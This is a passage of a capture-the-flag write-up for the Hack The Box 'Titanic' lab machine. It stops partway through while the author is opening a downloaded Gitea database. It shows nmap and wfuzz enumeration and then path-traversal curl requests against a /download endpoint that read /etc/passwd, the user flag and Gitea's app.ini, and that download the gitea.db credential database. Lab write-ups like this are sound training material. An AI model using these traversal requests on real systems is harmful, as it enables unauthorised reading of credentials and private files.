Titanic
Titanic
While enumerating the Titanic machine, I uncover a directory traversal vulnerability that exposes a database file on the remote server. Inside the database, I find a user password, which I crack and use to gain SSH access. Once on the box, I discover a cron job running every minute as root, invoking ImageMagick. The installed version is vulnerable to CVE-2024-41817, which I exploit to escalate privileges and gain a root shell.
nmap scans
nmap finds two TCP ports. SSH is running on port 22 and HTTP is running on 80. Port 80 redirects to http://titanic.htb.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ echo 10.10.11.55 > ip

┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ echo titanic > box

┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ mkdir nmap

┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ sudo nmap -p- -sC -sV -oN nmap/$(cat box).all.tcp.ports $(cat ip)
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-21 10:13 EDT
Nmap scan report for 10.10.11.55
Host is up (0.044s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_  256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://titanic.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.25 seconds
I add titanic.htb to my hosts file and rerun nmap.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ cat /etc/hosts
127.0.0.1	localhost
127.0.1.1	kali

10.10.11.55	titanic.htb

::1		localhost ip6-localhost ip6-loopback
ff02::1		ip6-allnodes
ff02::2		ip6-allrouters
192.168.170.175 resourcedc.resourced.local
After adding titanic.htb to hosts, nmap identifies port 80 is running Werkzeug 3.0.3 on python 3.10.12. Title pages suggest this website can be used to book our trip on the sunken ship.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ sudo nmap -p- -sC -sV -oN nmap/$(cat box).all.tcp.ports $(cat ip)
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-21 10:17 EDT
Nmap scan report for titanic.htb (10.10.11.55)
Host is up (0.051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_  256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
| http-server-header:
|   Apache/2.4.52 (Ubuntu)
|_  Werkzeug/3.0.3 Python/3.10.12
|_http-title: Titanic - Book Your Ship Trip
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.37 seconds
Port 80 Enumeration
webiste_enum
I run a custom script to scrape basic information from the site, which identifies a web form that looks worth investigating.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ website_enum http://titanic.htb
~~~~~~~~Comments~~~~~~~~~~~~
 Services Section
 Footer
 Navbar
 Hero Section
 Google Fonts
 Booking Modal
~~~~~~END COMMENTS~~~~~~~~~~~
~~~~~~~~LINKS~~~~~~~~~~~~~~~~
#
~~~~~~~~~ACTION BUTTONS~~~~~~
Input with type 'text' in form with method 'post' found.
Input with type 'email' in form with method 'post' found.
Input with type 'tel' in form with method 'post' found.
Input with type 'date' in form with method 'post' found.
Button with type 'submit' in form with method 'post' found.
Browser

Navigating to http://titanic.htb in my browser I see a Titanic themed website encouraging me to book a trip.

While inspecting the Book Now form submission in Firefox Developer Tools, I notice a POST request sent to the /book endpoint. I also observe a GET request to the /download path with a ticket query parameter. The value of ticket appears to follow the format UUID.json.
Using curl I see the request to download?ticket=UUID.json returns the form data attached as a json file.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=aaa10ac1-5d07-456b-9163-303cbb726683.json --verbose
* Host titanic.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.55
*   Trying 10.10.11.55:80...
* Connected to titanic.htb (10.10.11.55) port 80
> GET /download?ticket=aaa10ac1-5d07-456b-9163-303cbb726683.json HTTP/1.1
> Host: titanic.htb
> User-Agent: curl/8.8.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Sat, 21 Jun 2025 16:51:13 GMT
< Server: Werkzeug/3.0.3 Python/3.10.12
< Content-Disposition: attachment; filename=aaa10ac1-5d07-456b-9163-303cbb726683.json
< Content-Type: application/json
< Content-Length: 108
< Last-Modified: Sat, 21 Jun 2025 16:50:21 GMT
< Cache-Control: no-cache
< ETag: "1750524621.731661-108-431165742"
<
* Connection #0 to host titanic.htb left intact
{"name": "bill", "email": "bill@bill.htb", "phone": "5555555555", "date": "1920-01-01", "cabin": "Standard"}
dirsearch
dirsearch finds the previously identified endpoints /book and /download.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ dirsearch -u http://titanic.htb/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/htb/Titanic/writeup/reports/http_titanic.htb/__25-06-21_12-53-06.txt

Target: http://titanic.htb/

[12:53:06] Starting:
[12:53:23] 405 -  153B  - /book
[12:53:27] 400 -   41B  - /download
[12:53:45] 403 -  276B  - /server-status/
[12:53:45] 403 -  276B  - /server-status

Task Completed
Subdomain Enumeration
Using wfuzz to brute-force subdomains, I identify a subdomain named dev.
└─$ wfuzz -H 'Host: FUZZ.titanic.htb' -u 'http://titanic.htb' -w /usr/share/seclists/Discovery/DNS/namelist.txt --hc 301,400
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://titanic.htb/
Total requests: 151265

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000034730:   200        275 L    1278 W     13870 Ch    "dev"
I add dev.titanic.htb to my local hosts file.
127.0.0.1	localhost
127.0.1.1	kali

10.10.11.55	titanic.htb dev.titanic.htb


::1		localhost ip6-localhost ip6-loopback
ff02::1		ip6-allnodes
ff02::2		ip6-allrouters
192.168.170.175 resourcedc.resourced.local
website_enum dev.titanic.htb
website_enum finds that dev.titanic.htb is hosting a gitea server.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ website_enum http://dev.titanic.htb/
~~~~~~~~Comments~~~~~~~~~~~~
~~~~~~END COMMENTS~~~~~~~~~~~
~~~~~~~~LINKS~~~~~~~~~~~~~~~~
https://code.gitea.io/gitea
/explore/repos
/assets/licenses.txt
https://docs.gitea.com/installation/install-from-binary
/user/sign_up
/
https://github.com/go-gitea/gitea/tree/master/docker
/user/login?redirect_to=%2f
https://docs.gitea.com/installation/install-from-package
https://go.dev/
https://about.gitea.com
/api/swagger
https://github.com/go-gitea/gitea
https://docs.gitea.com
~~~~~~~~~ACTION BUTTONS~~~~~~
Browser dev.titanic.htb

Vising dev.titanic.htb in the browser show a gitea server.

Clicking explore I see two repositories developer/docker-config and developer/flask-app. I also see the version of the server is 1.22.1.
Browsing the flask-app repository, it becomes clear that this is the logic for titanic.htb. The download_ticket() function in app.py contains an input validation flaw: it appends the value of the ticket query parameter directly to the TICKETS_DIR path. The server then returns the file at the resulting path without validating the input.

I confirm this using curl by downloading /etc/passwd from the remote server.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
developer:x:1000:1000:developer:/home/developer:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
Cleaning this up a little we can use valid users developer and root.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=../../../../etc/passwd |grep -vvv false |grep -vvv nologin
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1951  100  1951    0     0  10910      0 --:--:-- --:--:-- --:--:-- 10960
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
developer:x:1000:1000:developer:/home/developer:/bin/bash
At this point I am able to read the user flag from the home directory of developer.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=../../../../home/developer/user.txt 2>/dev/null |wc
      1       1      33
I fail to find an ssh key in .ssh or a public key in authorized_keys.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=../../../../home/developer/.ssh/authorized_keys

┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=../../../../home/developer/.ssh/id_rsa
{"error":"Ticket not found"}
I notice I can determine if a directory exists or not based on the response from the server. If the directory exists, the server returns a 500 status code. If the directory does not exists, the server returns ticket not found.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=../../../../home/developer/.ssh
<!doctype html>
<html lang=en>
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.</p>

┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=../../../../home/developer/doesnotexists
{"error":"Ticket not found"}
Going back to dev.titanic.htb and looking at the docker-config repository I identify an interesting path on the remote sever, /home/developer/gitea/data.

I am interested in finding the app.ini file for gitea. Based on gitea config cheat sheet, I can expect to find it one of two places.
custom/conf/app.ini/etc/gitea/conf/app.ini
/etc/gitea/conf/app.ini is the easiest one to check and unfortunately not the location of app.ini.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=../../../../etc/gitea/conf/app.ini
{"error":"Ticket not found"}
I try some educated guesses on the path found in the docker compose file in the docker-config repository. One of the guesses works out!
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/conf
{"error":"Ticket not found"}

┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea
<!doctype html>
<html lang=en>
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.</p>

┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea/conf
<!doctype html>
<html lang=en>
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.</p>

┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea/conf/app.ini
APP_NAME = Gitea: Git with a cup of tea
RUN_MODE = prod
RUN_USER = git
WORK_PATH = /data/gitea
<snip>
Reviewing app.ini I find the path to a database file.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea/conf/app.ini
<snip>
[database]
PATH = /data/gitea/gitea.db
DB_TYPE = sqlite3
HOST = localhost:3306
NAME = gitea
USER = root
PASSWD =
LOG_SQL = false
SCHEMA =
SSL_MODE = disable
<snip>
I download the database file.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea/gitea.db -o gitea.db
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 2036k  100 2036k    0     0  4280k      0 --:--:-- --:--:-- --:--:-- 4286k
I use sqlite3 to view the tables in the database.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
